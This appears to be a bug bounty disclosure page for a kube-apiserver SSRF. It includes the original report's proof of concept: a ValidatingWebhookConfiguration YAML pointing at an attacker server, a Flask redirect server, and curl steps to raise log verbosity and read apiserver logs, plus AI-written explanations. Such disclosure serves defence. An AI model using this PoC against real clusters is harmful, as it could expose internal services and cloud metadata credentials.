SSRF for kube-apiserver cloudprovider scene

An attacker who can create a ValidatingWebhookConfiguration can make the kube-apiserver send requests to an arbitrary URL, because the webhook client follows redirects. With verbose logging enabled, the full response body from the redirected request is written to the apiserver log, so an attacker could read responses from internal services such as a cloud metadata server.

- Triaged in 3 hours
- Fixed in 14 months
- Paid in 6 days
- Disclosed after 14 months
Report Submission Form
Summary:
attacker can create admissionwebhook cause ssrf in cloudprovider server. cloudprovider like GKE AKS EKS.
Kubernetes Version:
kubernetes v1.18.6
Component Version:
Docker version 19.03.6, build 369ce74a3c
Steps To Reproduce:
- use follwing command create v1.18.6 kubernetes, wait for the download process done.
minikube start --vm-driver=none --kubernetes-version='v1.18.6'
2.edit kube-apiserver options in following path.
/etc/kubernetes/manifests/kube-apiserver.yaml


add some options to  spec.containers.command field.  see pic1
--log-dir=/var/log
--logtostderr=false
3.save following yaml file to disk as poc1.yaml, and run command kubectl create poc1.yaml.
poc1.yaml
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
metadata:
  name: test.config.xxx.io
webhooks:
- name: test.config.xxx.io
  rules:
  - apiGroups:   [""]
    apiVersions: ["v1", "v1beta1"]
    operations:  ["CREATE","DELETE","UPDATE"]
    resources:   ["serviceaccounts"]
    scope:       "*"
  clientConfig:
    # modify with your poc2 webserver
    url: "https://lazydog.me/aa"
    # if webserver using self-signed certificate must be add caBundle
    # caBundle: ""
  admissionReviewVersions: ["v1", "v1beta1"]
  sideEffects: None
  timeoutSeconds: 5
4.use pip install Flask to install flask deps, and run FLASK_ENV=development FLASK_APP=poc1 flask run. if you using self-signed certificate must be add --cert PATH --key PATH arguments to command.
poc2.py
from flask import Flask, redirect, request, Response

app = Flask(__name__)

app.port = 80


@app.route('/<path:path>', methods=['POST','GET'])
def index(path=''):
    resp = ''
    print(request.headers)
    if path == 'test':
        res = Response("test")
        res.headers["Content-Type"] = "application/vnd.kubernetes.protobuf"
        return res

    return redirect('http://www.tencent.com/')
5.use kubectl proxy & start a apiserver proxy to localhost,and set klog level to 10. if not set klog level to 10 is can only recv http failed code response body.
curl -XPUT --data "10" http://localhost:8001/debug/flags/v
6.now we can create a serviceaccount let apiserver to request our evil webserver use this command kubectl create sa testpoc.

7.use curl http://localhost:8001/logs/kube-apiserver.INFO to find full response body, is may be include Response Body: strings.
Supporting Material/References:
- klog set to 10 root cause. https://github.com/kubernetes/client-go/blob/31e286ee1926a84e0bfd4c8c8c77b3816f98244a/rest/request.go#L1072
- This link let our know gke is enabled logs handler https://groups.google.com/g/kubernetes-users/c/gHHhl0hI7GU
Impact
I think this case is like CVE-2020–8555, attacker can cause a full response body ssrf in cloudprovider inner server.
if redirect url is metadata server maybe can leak some credentials or other sensitive information.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the webhook HTTP client follows redirects without restricting the destination, and verbose klog logging writes the full response body where the attacker can read it.
Impact
An attacker could cause a full response body SSRF against internal cloud provider servers, and if the redirect target is a metadata server this may leak credentials or other sensitive information; the report notes that without klog level 10 only a failed HTTP code response body is received.
What the attacker needed
Ability to create webhook configurations; ability to set klog verbosity to 10; attacker-controlled web server
How it was found
- Start a local Kubernetes v1.18.6 cluster with minikube.
- Edit the kube-apiserver manifest to enable file logging with a log directory and disable stderr logging.
- Create a ValidatingWebhookConfiguration whose clientConfig URL points at the attacker's web server.
- Run a small Flask server that redirects requests to a chosen target URL.
- Start kubectl proxy and raise the klog verbosity level to 10 through the debug flags endpoint.
- Create a service account to trigger the webhook, then read the kube-apiserver log through the proxy to see the response body.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A webhook is a URL the Kubernetes API server calls to check requests. The report shows that if that URL redirects somewhere else, the API server follows the redirect and fetches the new address, even an internal one. Because the response is written to a log the attacker can read, they can see what the internal service returned.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.




